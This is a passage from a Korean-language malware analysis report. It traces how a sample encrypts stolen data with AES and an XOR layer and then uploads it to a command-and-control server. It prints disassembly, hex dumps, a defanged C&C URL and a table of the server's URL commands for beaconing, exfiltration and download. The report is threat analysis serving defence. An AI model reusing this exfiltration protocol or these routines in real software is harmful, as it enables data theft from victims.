32 45 2E 74 6D 70 55 54 0D 00 07 40 41 AE 64 1C   2E.tmpUT...@A®d.
41 AE 64 1C 41 AE 64 DC 5C EB 73 1B D7 75 FF CE   A®d.A®dÜ\ës.×uÿÎ
19 FE 0F 77 3C E3 44 1A 63 E1 7D 3F D0 8C 67 28   .þ.w<ãD.cá}?ÐŒg(
90 94 18 9B 12 42 50 52 67 C2 7C 58 2E 2E C8 35   .”.›.BPRgÂ|X..È5
97 BB E8 EE 42 12 DD 69 FF 17 D5 96 5D A7 B6 4C   —»èîB.Ýiÿ.Õ–]§¶L
85 A2 F8 10 48 00 26 29 28 8E 44 55 AE C7 AE ED   …¢ø.H.&)(ŽDU®Ç®í
A9 DD 78 FC C8 44 B1 AA 19 37 B2 D3 3A 9D 9E BB   ©ÝxüÈD±ª.7²Ó:.ž»
8B C7 02 58 00 BB 24 1B 6B BA 56 14 0A 38 E7 DC   ‹Ç.X.»$.kºV..8çÜ
7B CF E3 77 CE B9 F7 2E 9F 7B 0E 69 A9 99 8B BA   {Ïãwι÷.Ÿ{.i©™‹º
99 B3 2E 3A 33 CE 92 E3 E2 45 8E 9D D1 16 73 49   ™³.:3Î’ãâEŽ.Ñ.sI
7C 09 A3 67 35 E4 7F A6 9B 79 0B FD 08 15 AC 8B   |.£g5ä.¦›y.ý..¬‹
D8 76 E6 B1 61 A0 93 D8 A5 D2 FA E2 84 E9 B8 AA   Øvæ±a “Ø¥Òúâ„é¸ª
A9 61 44 9D 56 17 B1 53 50 E1 47 DB B2 DC 67 B3   ©aD.V.±SPáGÛ²Üg³
58 2B DA BA BB 94 C6 A6 8B 6D 16 51 69 43 75 1C   X+Ú°»”Æ¦‹m.QiCu.
13 88 D0 88 E9 EA 17 74 BB E8 64 6C 2B 57 D4 5C   .ˆÐˆéê.t»èdl+WÔ\
10 AC 17 34 CB CC EB 73 E8 59 15 64 FF 08 A9 76   .¬.4ËÌësèY.dÿ.©v
01 51 2A FC 60 62 17 15 1D 6C C3 8F 7F 53 C4 F6   .Q*ü`b...lÃ..SÄö
```

[그림 21] 생성된 압축 데이터

(6) 이후 zip 파일을 AES 알고리즘을 사용해 암호화하여 다음 경로에 저장한다.

- 경로 : C:₩ProgramData₩temp₩[랜덤4글자].tmp.enc

```
FF15 C7680300   call qword ptr ds:[<&CryptAcquireContextW>]
85C0            test eax,eax
0F84 77020000   je 1800079B8
8B5424 54       mov edx,dword ptr ss:[rsp+54]
4C:8D45 90      lea r8,qword ptr ss:[rbp-70]
48:8B4C24 60    mov rcx,qword ptr ss:[rsp+60]
FF15 B4680300   call qword ptr ds:[<&CryptGenRandom>]
85C0            test eax,eax
0F84 4F020000   je 1800079AB
48:8B4C24 60    mov rcx,qword ptr ss:[rsp+60]
48:8D4424 68    lea rax,qword ptr ss:[rsp+68]
45:33C9         xor r9d,r9d
48:894424 20    mov qword ptr ss:[rsp+20],rax
45:33C0         xor r8d,r8d
BA 03800000     mov edx,8003
FF15 94680300   call qword ptr ds:[<&CryptCreateHash>]
85C0            test eax,eax
0F84 27020000   je 1800079AB
44:8B4424 54    mov r8d,dword ptr ss:[rsp+54]
48:8D55 90      lea rdx,qword ptr ss:[rbp-70]
48:8B4C24 68    mov rcx,qword ptr ss:[rsp+68]
45:33C9         xor r9d,r9d
FF15 7D680300   call qword ptr ds:[<&CryptHashData>]
85C0            test eax,eax
0F84 FD010000   je 1800079A0
4C:8B4424 68    mov r8,qword ptr ss:[rsp+68]
48:8D45 80      lea rax,qword ptr ss:[rbp-80]
48:8B4C24 60    mov rcx,qword ptr ss:[rsp+60]
45:33C9         xor r9d,r9d
BA 01680000     mov edx,6801
48:894424 20    mov qword ptr ss:[rsp+20],rax
FF15 5C680300   call qword ptr ds:[<&CryptDeriveKey>]
```

[그림 22] 암호화 수행

```
E2 B6 01 00 F7 78 8C 85 17 16 AA 24 2A 5D 04 21   â¶..÷xŒ….. ª$*].!
20 42 74 11 52 ED E0 3E 7A D3 9D D5 8E 59 D0 0E    Bt.Ríà>zÓ.ÕŽYÐ.
C2 2F 6C B4 64 71 20 30 AC 50 52 B7 0E 8C 50 0D   Â/l´dq 0¬PR·.ŒP.
E4 90 F6 B6 7F 0B DB 29 66 8C 71 BA 97 CF C8 3E   ä.ö¶..Û)fŒqº—ÏÈ>
91 89 4E 0C 2B 78 05 74 67 67 7A 31 64 F5 07 98   ‘‰N.+x.tggz1dõ.˜
C6 7F 20 CA 41 72 9E 44 17 A0 20 32 0C BE 59 2E   Æ. ÊAržD.  2.¾Y.
73 E3 7B 41 4E 89 4D 09 53 87 C9 6C 6B F4 5C 53   sã{AN‰M.S‡Élkô\S
C8 97 5B 73 00 17 62 6C F4 5A E4 C0 8D 4B 5D 5D   È—[s..blôZäÀ.K]]
53 3E F2 B2 F8 E0 45 9A 05 68 44 A3 95 3F EF ED   S>ò²øàEš.hD£•?ïí
76 78 3B F9 18 E6 B5 9A B6 E2 42 EF 5B DA 0A 58   vx;ù.æµš¶âBï[Ú.X
93 73 BF 79 55 36 70 50 B1 CD C2 E8 C5 A1 2E 83   “s¿yU6pP±ÍÂèÅ¡.ƒ
E3 AE F8 3F 95 52 CE 68 CC 52 1D D9 5C 4D 19 8A   ã®ø?•RÎhÌR.Ù\M.Š
35 7F 01 7A E6 3D 66 B2 43 BB B0 80 BB FE E6 94   5..zæ=f²C»°€»þæ”
D1 64 EF 6A E7 7B 73 17 EE 94 EA E8 CF 23 D4 4C   Ñdïjç{s.î”êèÏ#ÔL
21 1B 0D 45 01 3A 60 E1 F0 61 05 4E A2 4A B8 6F   !..E.:`áða.N¢J¸o
FB DF 91 B7 53 10 F8 EC 31 39 1D 3E 4B CA 4C 1C   ûß‘·S.øì19.>KÊL.
D9 6F B0 D5 4A 25 BA E5 30 C8 E7 C9 F6 D9 FF 31   Ùo°ÕJ%ºå0ÈçÉöÙÿ1
AE DD BF 37 5E 85 99 2D 2D 5A 5E A1 ED 5F C3 2B   ®Ý¿7^…™--Z^¡í_Ã+
68 0E 36 7F 16 8B 20 D1 61 D6 95 9D 1B 3D DE 81   h.6..‹ ÑaÖ•..=Þ.
B7 60 A7 0A 71 C8 BC CF 4D B9 42 DC A4 C9 F3 3A   ·`§.qÈ¼ÏM¹BÜ¤Éó:
D9 F9 A7 C6 50 E8 B7 A4 BB 8C E4 AB 57 16 B2 76   Ùù§ÆPè·¤»Œä«W.²v
30 7C 51 24 45 89 35 BF 48 08 98 70 C8 EA 55 7D   0|Q$E‰5¿H.˜pÈêU}
2A FB 2A FD 2E D5 E8 C3 7D CB 27 F2 99 21 83 0A   *û*ý.ÕèÃ}Ë'ò™!ƒ.
35 63 E9 D4 6D 58 94 B9 06 C2 BB 9C C0 6F 0A AD   5céÔmX”¹.Â»œÀo..
23 42 34 AA 49 1A 18 31 83 57 0D 3F BD 50 52 16   #B4ªI..1ƒW.?½PR.
```

[그림 23] 암호화된 데이터 일부

(7) 암호화된 파일에 대한 XOR 연산을 수행하기 위해 XOR 다음 루틴으로 XOR 키를 생성한다.

```
48:0F450D 3FE5( cmovne rcx,qword ptr ds:[<&GetTickCount>]
FFD1            call rcx
8BC8            mov ecx,eax
E8 A6F50100     call 180027550
49:8BDC         mov rbx,r12
BF 10000000     mov edi,10
E8 6DF50100     call 180027524
8803            mov byte ptr ds:[rbx],al
48:8D5B 01      lea rbx,qword ptr ds:[rbx+1]
48:83EF 01      sub rdi,1
75 EF           jne 180007FB2
```


[그림 24] XOR 키 생성

(8) 생성된 XOR 키를 사용해 AES 알고리즘으로 암호화 된 데이터에 XOR 연산을 수행해 다음 경로의 파일에 작성한다.

- 경로 : - 경로 : C:₩ProgramData₩temp₩[랜덤4글자].tmp.tmp

```
41:FFD2         call r10                                  API_ReadFile - enc
4D:8BC6         mov r8,r14
41:B9 00100000  mov r9d,1000
66:90           nop
8BCF            mov ecx,edi
48:8D56 F0      lea rdx,qword ptr ds:[rsi-10]
83FF 10         cmp edi,10
48:0F42D6       cmovb rdx,rsi
42:0FB60422     movzx eax,byte ptr ds:[rdx+r12]
43:320428       xor al,byte ptr ds:[r8+r13]               XOR 연산
83C7 F0         add edi,FFFFFFF0
83F9 10         cmp ecx,10
0F42F9          cmovb edi,ecx
FFC7            inc edi
48:8D72 01      lea rsi,qword ptr ds:[rdx+1]
41:8800         mov byte ptr ds:[r8],al
4D:8D40 01      lea r8,qword ptr ds:[r8+1]
49:83E9 01      sub r9,1
75 CE           jne 1800081D0
```

[그림 25] XOR 연산 수행



[그림 26] tmp.tmp 파일 구조

(9) 암호화가 완료되면 데이터를 C&C서버로 전송한다.

- C&C서버 : http://pita1[.]sportsontheweb[.]net//?m=b&p1=[볼륨 일련번호]-[UserName]&p2=a

```
41:FFD2          call r10                                                    API_HttpSendRequestExW
85C0             test eax,eax
74 57            je 18000C9DB
E8 27120000      call 18000DBB0
4C:8BD6          mov r10,rsi
85C0             test eax,eax
4C:0F4515 A29B0  cmovne r10,qword ptr ds:[<&InternetWriteFile>]
4C:8D8D C800000  lea r9,qword ptr ss:[rbp+C8]
45:8BC7          mov r8d,r15d
48:8BD7          mov rdx,rdi
48:8BCB          mov rcx,rbx
41:FFD2          call r10                                                    API_InternelWriteFile
```

[그림 27] 탈취된 정보 전송'

```
----7263b57d61acd27d98a454fc484795fe0106d5
Content-Disposition: form-data; name="binary"; filename="2023-07-14_11-06-33-917"
Content-Type: application/octet-stream

%PDF-1.7..4 0 obj◆#◆-◆2T◆◆◆◆◆O4◆h◆D◆◆?◆U◆◆y◆◆
◆p┘◆◆◆□□G]□□□w%~□□□□□□      L□□□□W□□7□□□□□□[I□□□@□□o□Z□`□6x□2!□
(□□□a@S□#□□eut□Gr□#□□Z$`o□□M□□□<?F□s□N"g□
```

[그림 28] 전송되는 데이터

(10) C&C서버와 통신 시 URL에 특정 정보를 조합하여 명령을 수행한다.

- C&C서버 http://pita1[.]sportsontheweb[.]net:

C&C서버	행위
?m=b&p1=[볼륨 일련번호]-[UserName]&p2=[윈도우 버전 정보]-[악성코드 버전]	서버에 지속적으로 연결을 시도.
?m=b&p1=[볼륨 일련번호]-[UserName]&p2=a	명령어 실행 결과를 서버로 전송.
//?m=c&p1=[볼륨 일련번호]	서버로부터 데이터를 다운로드
//?m=d&p1=[볼륨 일련번호]	다운로드 완료

[표 6] C&C 서버 목록